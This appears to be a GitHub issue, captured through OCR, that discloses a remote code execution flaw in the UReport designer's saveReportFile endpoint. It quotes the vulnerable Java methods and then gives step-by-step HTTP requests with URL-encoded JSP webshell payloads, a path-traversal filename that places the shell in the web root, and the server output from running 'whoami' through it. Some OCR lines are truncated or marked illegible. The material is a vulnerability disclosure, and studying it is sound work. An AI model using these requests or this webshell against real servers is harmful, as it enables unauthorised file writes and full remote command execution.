New issue


Jump to bottom

Remote code execution vulnerability due to arbitrary file creation. #485

⊙ Open T3qui1a opened this issue on Nov 30, 2019 · 0 comments


T3qui1a commented on Nov 30, 2019

We find the stored part of this file by searching the key functions.




```
    @Override
    public void saveReport(String file,String content) {
        if(file.startsWith(prefix)){
            file=file.substring(prefix.length(),file.length());
        }
        String fullPath=fileStoreDir+"/"+file;
        FileOutputStream outStream=null;
        try{
            outStream=new FileOutputStream(new File(fullPath));
            IOUtils.write(content, outStream,"utf-8");
        }catch(Exception ex){
            throw new ReportException(ex);
        }finally{
            if(outStream!=null){
                try {
                    outStream.close();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        }

    }
```

View calls in this section




```
    public void saveReportFile(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String file=req.getParameter("file");
        file=ReportUtils.decodeFileName(file);
        String content=req.getParameter("content");
        content=decodeContent(content);
        ReportProvider targetReportProvider=null;
        for(ReportProvider provider:reportProviders){
            if(file.startsWith(provider.getPrefix())){
                targetReportProvider=provider;
                break;
            }
        }
        if(targetReportProvider==null){
            throw new ReportDesignException("File ["+file+"] not found available report provider.");
        }
        targetReportProvider.saveReport(file, content);
        InputStream inputStream=IOUtils.toInputStream(content,"utf-8");
        ReportDefinition reportDef=reportParser.parse(inputStream, file);
        reportRender.rebuildReportDefinition(reportDef);
        CacheUtils.cacheReportDefinition(file, reportDef);
        IOUtils.closeQuietly(inputStream);
    }
```

Network truncation of parameter transfer in this part.



```
POST /test/ureport/designer/saveReportFile HTTP/1.1
Host: 127.0.0.2:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 5613
Origin: http://127.0.0.2:8080
Connection: close
Referer: http://127.0.0.2:8080/test/ureport/designer
Cookie: JSESSIONID=00EB1D1628A5C429F5CA64807178C55C

file=file%3Atest.ureport.xml&content=%253C%253Fxml%2520version%253D%2522 1.0%2522%2520encoding%253D%2522UTF-8%2522%253F%253E%253Cureport%253 [illegible]
```


Try to modify to JSP webshell.



```
POST /test/ureport/designer/saveReportFile HTTP/1.1
Host: 127.0.0.2:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 255045
Origin: http://127.0.0.2:8080
Connection: close
Referer: http://127.0.0.2:8080/test/ureport/designer
Cookie: JSESSIONID=00EB1D1628A5C42EF5CA0489717BC550

file=file:t3qui1a.jsp&content=%3c%25%40%70%61%67%65%20%70%61%67%65%45%6e%
63%6f%64%69%6e%67%3d%22%75%74%66%2d%38%22%25%3e%0a%3c%25%40%70%
61%67%65%20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%69%6f%2e%2a%
22%25%3e%0a%3c%25%40%70%61%67%65%20%69%6d%70%6f%72%74%3d%22%6a%
61%76%61%2e%75%74%69%6c%2e%2a%22%25%3e%0a%3c%25%40%70%61%67%65%
20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%75%74%69%6c%2e%72%65%
67%65%78%2e%2a%22%25%3e%0a%3c%25%40%70%61%67%65%20%69%6d%70%6f%
72%74%3d%22%6a%61%76%61%2e%73%71%6c%2e%2a%22%25%3e%0a%3c%25%40%
70%61%67%65%20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%6e%69%6f%
2e%63%68%61%72%73%65%74%2e%2a%22%25%3e%0a%3c%25%40%70%61%67%65%
20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%78%2e%73%65%72%76%6c%65%
74%2e%68%74%74%70%2e%48%74%74%70%53%65%72%76%6c%65%74%52%65%71%
75%65%73%74%57%72%61%70%70%65%72%22%25%3e%0a%3c%25%40%70%61%67%
65%20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%74%65%78%74%2e%2a%
22%25%3e%0a%3c%25%40%70%61%67%65%20%69%6d%70%6f%72%74%3d%22%6a%
61%76%61%2e%6e%65%74%2e%2a%22%25%3e%0a%3c%25%40%70%61%67%65%20%
69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%75%74%69%6c%2e%7a%69%70%
```

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Length: 158
Date: Fri, 29 Nov 2019 07:24:21 GMT
Connection: close

Error on line 1 of document ：文档中根元素前面的标记必须格式正确。 Nested exception:
文档中根元素前面的标记必须格式正确。
```


The error reported here is an error occurred during XML parsing, but the file has been written into the server.



Report File Source： 服务器文件系统

File Name	Modify Date	Open	Delet
t3qui1a.jsp	2019-11-29 15:24:21	📂	🗑
test.jsp	2019-11-29 15:23:52	📂	🗑
test.ureport.xml	2019-11-29 15:22:17	📂	🗑


Find this directory.



电脑 › 本地磁盘 (F:) › xampp › tomcat › webapps › test › WEB-INF › ureportfiles


名称	修改日期	类型	大小
t3qui1a.jsp	2019/11/29 15:24	JSP 文件	84 KB
test.jsp	2019/11/29 15:23	JSP 文件	84 KB
test.ureport.xml	2019/11/29 15:22	XML 文档	3 KB

Of course, this directory can't access JSP. Try to cross directory with relative path.



```
ST /test/ureport/designer/saveReportFile HTTP/1.1
st: 127.0.0.2:8080
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
cept: */*
cept-Language: en-US,en;q=0.5
cept-Encoding: gzip, deflate
ntent-Type: application/x-www-form-urlencoded; charset=UTF-8
Requested-With: XMLHttpRequest
ntent-Length: 1137
igin: http://127.0.0.2:8080
nnection: close
ferer: http://127.0.0.2:8080/test/ureport/designer
okie: JSESSIONID=00EB1D1628A5C42EF5CA0489717BC550

=file:..\..\t3qui1a.jsp&content=%3c%25%0a%20%20%20%20%69%66%28%22%74%33%7
75%69%31%61%22%2e%65%71%75%61%6c%73%28%72%65%71%75%65%73%74%
%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%70%77%64%22%29%29
29%7b%0a%20%20%20%20%20%20%20%20%6a%61%76%61%2e%69%6f%2e%49%6e
0%75%74%53%74%72%65%61%6d%20%69%6e%20%3d%20%52%75%6e%74%69%6
65%2e%67%65%74%52%75%6e%74%69%6d%65%28%29%2e%65%78%65%63%28%7
65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%
%69%22%29%29%2e%67%65%74%49%6e%70%75%74%53%74%72%65%61%6d%28
29%3b%0a%20%20%20%20%20%20%20%20%69%6e%74%20%61%20%3d%20%2d%3
3b%0a%20%20%20%20%20%20%20%20%62%79%74%65%5b%5d%20%62%20%3d%
%6e%65%77%20%62%79%74%65%5b%32%30%34%38%5d%3b%0a%20%20%20%20
20%20%20%20%6f%75%74%2e%70%72%69%6e%74%28%22%3c%70%72%65%3e%22
29%3b%0a%20%20%20%20%20%20%20%20%77%68%69%6c%65%28%28%61%3d%6
6e%2e%72%65%61%64%28%62%29%29%21%3d%2d%31%29%7b%0a%20%20%20%2
20%20%20%20%20%20%20%20%6f%75%74%2e%70%72%69%6e%74%6c%6e%28%6
65%77%20%53%74%72%69%6e%67%28%62%29%29%3b%0a%20%20%20%20%20%2
20%20%7d%0a%20%20%20%20%20%20%20%20%6f%75%74%2e%70%72%69%6e%7
```


```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Length: 158
Date: Fri, 29 Nov 2019 07:39:11 GMT
Connection: close

Error on line 1 of document ：文档中根元素前面的标记必须格式正确。 Nested exception:
文档中根元素前面的标记必须格式正确。
```



脑 › 本地磁盘 (F:) › xampp › tomcat › webapps › test ›

名称	修改日期	类型	大小
META-INF	2019/11/29 14:58	文件夹	
WEB-INF	2019/11/29 15:34	文件夹	
t3qui1a.jsp	2019/11/29 15:34	JSP 文件	84 KB

Successfully cross directory and get webshell.



localhost:8080/test/t3qui1a.jsp?pwd=t3qui1a&i=whoami

```
asus-pc\asus

us-pc\asus
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant